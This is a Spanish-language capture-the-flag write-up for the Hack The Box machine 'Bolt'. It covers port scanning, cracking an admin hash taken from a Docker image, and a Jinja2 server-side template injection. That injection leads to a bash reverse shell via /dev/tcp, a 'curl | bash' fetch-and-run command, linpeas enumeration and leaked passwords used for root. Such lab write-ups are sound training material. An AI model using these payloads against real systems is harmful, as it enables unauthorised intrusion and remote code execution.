Bolt

MEDIUM
Linux
Tag: #WordPress
Links: https://github.com/Gorkaaaa

Enum

1. Comprobamos conectividad

```
a70@PC:~/HTB/Bolt$ ping -c 1 10.10.11.114
PING 10.10.11.114 (10.10.11.114) 56(84) bytes of data.
64 bytes from 10.10.11.114: icmp_seq=1 ttl=63 time=111 ms

--- 10.10.11.114 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 111.479/111.479/111.479/0.000 ms
```

Vemos que la conexión que realiza de forma exitosa y también podemos ver que el ttl de la maquina es de 63 lo que por proximidad podemos intuir que estamos ante una maquina linux.

2. Escaneo de puertos

```
a70@PC:~/HTB/Bolt$ sudo nmap -p- -sS --min-rate 5000 -sCV -n
-Pn 10.10.11.114 -vvv
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu
4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4d208ab2c28cf53ebed2e81816286e8e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAA...
|   256 7b0ec75f5a4c7a117fdd585a172fcdea (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzd...
|   256 a7224e45198e7d3cbcdf6e1d6c4f4156 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG...
80/tcp  open  http     syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5:
76362BB7970721417C5F484705E5045D
|_http-title:     Starter Website -  About
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET
|_http-server-header: nginx/1.18.0 (Ubuntu)
443/tcp open  ssl/http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-title: Passbolt | Open source password manager for
teams
|_Requested resource was /auth/login?redirect=%2F
|_http-favicon: Unknown favicon MD5:
82C6406C68D91356C9A729ED456EECF4
| http-methods:
|_  Supported Methods: GET HEAD POST
| ssl-cert: Subject:
commonName=passbolt.bolt.htb/organizationName=Internet
Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Issuer:
commonName=passbolt.bolt.htb/organizationName=Internet
Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-02-24T19:11:23
| Not valid after:  2022-02-24T19:11:23
| MD5:   3ac34f7cee2288de7967fe858c42afc6
| SHA-1: c606ca92404f2f04623168bec4c4644fe9edf132
| -----BEGIN CERTIFICATE-----
| MIIDozCCAougAwIBAgI...
```

```
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Podemos ver mucha información a primera vista sobre la maquina y sobre lo que va a ir...

```
80/tcp  open  http     syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
```

Podemos ver a primera vista este puerto el cual esta respaldado por un nginx que no parece ser vulnerable.


```
443/tcp open  ssl/http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_Requested resource was /auth/login?redirect=%2F
| http-methods:
|_  Supported Methods: GET HEAD POST
| ssl-cert: Subject: commonName=passbolt.bolt.htb/
```

Podemos ver que es una web y parece ser un login... Podemos ver la ruta del mismo y también podemos ver un dominio y subdomnio que ahora lo enumeraremos!

3. Puerto 80

```
a70@PC:~/HTB/Bolt$ whatweb http://10.10.11.114
http://10.10.11.114 [200 OK] Bootstrap, Country[RESERVED]
[ZZ], Email[example@company.com], HTML5, HTTPServer[Ubuntu
Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.114], JQuery,
Meta-Author[Themesberg], Open-Graph-Protocol[website],
Script, Title[Starter Website -  About][Title element
contains newline(s)!], nginx[1.18.0]
```

4. Recurso de interés...



Podemos ver este recurso de interes el cual puede tener algo interesante.

```
a70@PC:~/HTB/Bolt$ tar -xf image.tar
```

Extraemos el fichero .tar

```
a70@PC:~/HTB/Bolt$ ls -l
total 158036
drwxr-xr-x 4 a70 a70      4096 sep 25 22:15
a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af297
6f2
```

Después de analizar cada uno vemos uno de interés...

```
a70@PC:~/HTB/Bolt/a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e58
8b75029f6b527af2976f2$ ls -l
total 52
-rw-r--r-- 1 a70 a70 16384 mar  5  2021 db.sqlite3
-rw-r--r-- 1 a70 a70   482 mar  5  2021 json
-rw-r--r-- 1 a70 a70 19968 mar  5  2021 layer.tar
drwx------ 2 a70 a70  4096 mar  5  2021 root
drwxr-xr-x 2 a70 a70  4096 mar  5  2021 tmp
-rw-r--r-- 1 a70 a70     3 mar  5  2021 VERSION
```

En el podemos ver esto lo cual nos llama la antención sobre todo el db.sqlite3

```
a70@PC:~/HTB/Bolt/a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e58
8b75029f6b527af2976f2$ sqlite3 db.sqlite3

sqlite> .tables
User

sqlite> select * from User;
1|admin|admin@bolt.htb|$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.||
```

Hemos encontrado cosas de interés, un usuario,correo y credencial hasheada

```
admin:admin@bolt.htb:$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.
```

Nos guardamos esto...

```
a70@PC:~/HTB/Bolt/2con$ cat hash
$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.
```

Vamos ha realizar una fuerza bruta contra esto


```
a70@PC:~/HTB/Bolt/2con$ sudo john hash --
wordlist=/usr/share/wordlists/rockyou.txt

a70@PC:~/HTB/Bolt/2con$ sudo john hash --show
?:deadbolt
```


```
admin:admin@bolt.htb:deadbolt
```

Nuevas credenciales...

5. Panel de administrador



Probamos las credenciales...




Vemos que hemos conseguido iniciar session de forma extitosa!


6. Enumeración de subdominios

```
a70@PC:~/HTB/Bolt/2con$ sudo cat /etc/hosts | grep "mail"
10.10.11.114    passbolt.bolt.htb demo.bolt.htb mail.bolt.htb
bolt.htb
```


Hemos encontrado dos subdominios, el de mail y el de demo.




En el nuevo demo nos podemos registrar de forma exitosa y resolver el login con nuestras credenciales.



En el de mail también podemos ver como nuestras credenciales funcionan.



En la parte de settings vamos a intentar poner una SSTI.



Efectivamente en el correo vemos la confirmación y caundo lo confirmemos veremos que nos da la SSTI

```
{{
self._TemplateReference__context.cycler.__init__.__globals__.
os.popen('id').read() }}
```

Si ponemos esto podemos ver en el correo reflejado que podemos ejecutar comandos de forma remota.

```
a70@PC:~/HTB/Bolt/2con$ cat index.html
!#/bin/bash
bash -i >& /dev/tcp/10.10.16.16/443 0>&1
```

Nos vamos a dar una bash, este archivo es el que cargara la maquina victima a traves del RCE encontrado en la SSTI

```
a70@PC:~/HTB/Bolt/2con$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Iniciamos un servidor con python

```
a70@PC:~/HTB/Bolt$ sudo nc -nlvp 443
listening on [any] 443 ...
```

Iniciamos un listener con el netcat

```
{{
self._TemplateReference__context.cycler.__init__.__globals__.
os.popen('curl 10.10.16.16 | bash').read() }}
```

Esta es la solicitud que tenemos que enviar con el RCE

```
a70@PC:~/HTB/Bolt$ sudo nc -nlvp 443
listening on [any] 443 ...
www-data@bolt:~/demo$
```

```
www-data@bolt:~/demo$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
    Crl+z

a70@PC:~/HTB/Bolt$ stty raw -echo; fg
sudo nc -nlvp 443
                  reset xterm
www-data@bolt:~/demo$ export TERM=xterm
www-data@bolt:~/demo$ export SHELL=/bin/bash
```

```
https://github.com/peass-ng/PEASS-ng/releases/tag/20240924-
c0ef888d
```

Nos descargamos linpeas en nuestra maquina local...

```
a70@PC:~/HTB/Bolt/2con$ sudo python3 -m http.server 80
```

En nuestra maquina local ejecutamos un servidor con python...

```
www-data@bolt:~/demo$ wget http://10.10.16.16/linpeas.sh
linpeas.sh   100%[===================>] 805.61K   714KB/s
in 1.1s
```

Nos lo descargamos en la maquina victima

```
www-data@bolt:~/demo$ chmod +x linpeas.sh
www-data@bolt:~/demo$ ./linpeas.sh
```

Ejecutamos...

```
            'username' => 'passbolt',
            'password' => 'rT2;jW7<eY8!dX8}pQ8%',
```

Podriamos destacar muchas cosas de todo lo que ha reportado pero esto me ha llamado la atención...

```
www-data@bolt:~/demo$ ls /home
clark  eddie
```

Podemos ver dos usuarios

```
eddie@bolt:/var/www/demo$ cat /home/eddie/user.txt
4a0.....e5....2fe5....6a..
```

Vemos que nos ha podido iniciar sesion de forma correcta y podemos ver la user flag!

Escalada de privilegios.

CONTEXTO:

Si volvemos a lanzar el linpeas podemos encontrar la contraseña filtrada

```
Z(2rmxsNW(Z?3=p/9s
```

```
eddie@bolt:/var/www/demo$ su root
root@bolt:/var/www/demo#
8..ea4d.......5b.....8a.49
```